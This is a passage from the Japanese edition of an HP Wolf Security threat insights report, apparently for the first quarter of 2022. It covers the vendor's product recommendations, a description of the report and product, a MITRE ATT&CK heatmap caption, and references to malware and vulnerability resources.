
18%

Webブラウザーダウンロード

13%

その他

マルウェアのファイルタイプ



最新の状態を維持する

HP Wolf Security Threat Insights Reportは、ほとんどのお客様が脅威のテレメトリをHPと共有することを選択することによって実現されています。当社のセキュリティ専門家は、脅威の傾向や重要なマルウェアキャンペーンを分析し、洞察を注釈したアラートを顧客にフィードバックしています。

HP Wolf Security の導入を最大限に活用するために、お客様には以下のステップを踏むことをお勧めします。[a]

- HP Wolf Security ControllerでThreat Intelligence ServicesとThreat Forwardingを有効にし、MITRE ATT&CKのアノテーション、トリアージ、専門家による分析を受けることができるようにしてください。[b] 詳細については、ナレッジベースの記事をご覧ください。[25] [26]
- HP Wolf Security Controllerを最新の状態に保ち、新しいダッシュボードとレポートテンプレートを受け取ることができるようにしてください。最新のリリースノートとソフトウェアのダウンロードは、カスタマーポータルでご覧ください。[27]
- HP Wolf Securityのエンドポイントソフトウェアをアップデートし、当社の研究チームが追加した脅威アノテーションルールを常に最新に保ってください。

HP Threat Research チームは、セキュリティチームが脅威から身を守るために役立つ 侵害の痕跡 (IOC) やツールを定期的に公開しています。これらのリソースは、HP Threat Research GitHub リポジトリからアクセスできます。[28] 最新の脅威に関する調査については、HP WOLF SECURITY ブログ [29] にアクセスしてください。




図9 - 2022年第1四半期に使用された攻撃技術の分布を示すMITRE ATT&CKのヒートマップ [30]

HP Wolf Security 脅威インサイトレポートについて

企業は、ユーザーがEメールの添付ファイルを開いたり、Eメール内のハイパーリンクをクリックしたり、Webからファイルをダウンロードすることに対して最も脆弱です。HP Wolf Securityは、リスクの高いアクティビティをマイクロVMに隔離し、ホストコンピュータがマルウェアに感染したり、企業ネットワークに広がったりしないようにすることで企業を保護します。HP Wolf Securityは、イントロスペクションを使用して豊富なフォレンジックデータを収集し、お客様のネットワークが直面する脅威を理解し、インフラストラクチャを強化できるよう支援します。HP Wolf Security 脅威インサイトレポートは、当社の脅威研究チームが分析した注目すべきマルウェアキャンペーンを紹介し、お客様が新たな脅威を認識し、環境を保護するために行動を起こすことができるようにします。

HP Wolf Securityについて

HP Wolf Securityは、新しいタイプ[c]のエンドポイントセキュリティです。HPのハードウェアで強化されたセキュリティとエンドポイントに特化したセキュリティサービスのポートフォリオは、組織がPC、プリンター、そして人々を、取り囲むサイバー犯罪者から守るために設計されています。HP Wolf Security は、ハードウェア・レベルからソフトウェアやサービスに至るまで、包括的なエンドポイントの保護とレジリエンスを提供します。

リファレンス

[1] https://hp.com/wolf

[2] https://fidelissecurity.com/wp-content/uploads/2022/02/Fidelis_Threat_Intelligence_Summary_Jan2022_F.pdf

[3] https://malpedia.caad.fkie.fraunhofer.de/details/win.njrat

[4] https://malpedia.caad.fkie.fraunhofer.de/details/win.asyncrat

[5] https://attack.mitre.org/techniques/T1127/

[6] https://lolbas-project.github.io/

[7] https://research.checkpoint.com/2021/mekotio-banker-returns-with-improved-stealth-and-ancient-encryption/

[8] https://attack.mitre.org/techniques/T1027/006/

[9] https://www.autohotkey.com/

[10] https://attack.mitre.org/techniques/T1574/001/

[11] https://attack.mitre.org/techniques/T1218/005/

[12] https://malpedia.caad.fkie.fraunhofer.de/details/win.formbook

[13] https://malpedia.caad.fkie.fraunhofer.de/details/win.agent_tesla

[14] https://yoroi.company/research/serverless-infostealer-delivered-in-est-european-countries/

[15] https://threatresearch.ext.hp.com/the-many-skins-of-snake-keylogger/

[16] https://msrc.microsoft.com/update-guide/vulnerability/CVE-2017-11882

[17] https://malpedia.caad.fkie.fraunhofer.de/details/win.redline_stealer

[18] https://threatresearch.ext.hp.com/wp-content/uploads/2022/01/HP-Wolf-Security-Threat-Insights-Report-Q4-2021.pdf

[19] https://threatresearch.ext.hp.com/malware-campaigns-targeting-african-banking-sector/

[20] https://malpedia.caad.fkie.fraunhofer.de/details/win.cloudeye

[21] https://www.europol.europa.eu/media-press/newsroom/news/world%E2%80%99s-most-dangerous-malware-emotet-disrupted-through-global-action

[22] https://malpedia.caad.fkie.fraunhofer.de/details/win.trickbot

[23] https://msrc.microsoft.com/update-guide/vulnerability/CVE-2018-0802

[24] https://msrc.microsoft.com/update-guide/vulnerability/CVE-2017-0199

[25] https://enterprisesecurity.hp.com/s/article/Threat-Forwarding

[26] https://enterprisesecurity.hp.com/s/article/HP-Threat-Intelligence

[27] https://enterprisesecurity.hp.com/s/

[28] https://github.com/hpthreatresearch/

[29] https://threatresearch.ext.hp.com/blog

[30] https://attack.mitre.org/

LEARN MORE AT HP.COM

HP WOLF SECURITY

a. HP Wolf Enterprise Securityはオプションサービスで、HP Sure Click EnterpriseやHP Sure Access Enterpriseなどが該当します。HP Sure Click Enterpriseは、Windows 10が必要で、Microsoft Internet Explorer、Google Chrome、ChromiumまたはFirefoxに対応しています。Microsoft OfficeまたはAdobe Acrobatがインストールされている場合、サポートされている文書には、Microsoft Office（Word、Excel、PowerPoint）およびPDFファイルが含まれます。HPSure Access Enterpriseには、Windows 10 ProまたはEnterpriseが必要です。HPのサービスは、ご購入時にお客様に提供または提示される、当該HPのサービスに適用される使用条件に準拠します。お客様によっては該当地域の法令に従ってその他の法的権利を有することもあり、その場合には当該権利はHPサービスお取引条件またはお使いのHP製品とともに提供されるHP限定保証条件による影響を一切受けません。完全なシステム要件については、以下を参照ください。www.hpdaas.com/requirements

b. HP Wolf Security Controllerは、HP Sure Click EnterpriseまたはHP Sure Access Enterpriseが必要です。HP Wolf Security Controllerは、デバイスやアプリケーションに関する重要なデータを提供する管理・分析プラットフォームで、スタンドアロンサービスとしては販売していません。HP Wolf Security Controllerは、厳格なGDPRプライバシー規制に従っており、情報セキュリティに関してISO27001、ISO27017、SOC2 Type2の認証を受けています。HPクラウドへの接続が可能なインターネットアクセスが必要です。完全なシステム要件については、以下を参照ください。http://www.hpdaas.com/requirements

c. HP SecurityはHP Wolf Securityになりました。セキュリティ機能はプラットフォームによって異なりますので、詳細は製品データシートをご覧ください。

HPのサービスは、ご購入時にお客様に提供または提示される、当該HPのサービスに適用される使用条件に準拠します。お客様によっては該当地域の法令に従ってその他の法的権利を有することもあり、その場合には当該権利はHPサービスお取引条件またはお使いのHP製品とともに提供されるHP限定保証条件による影響を一切受けません。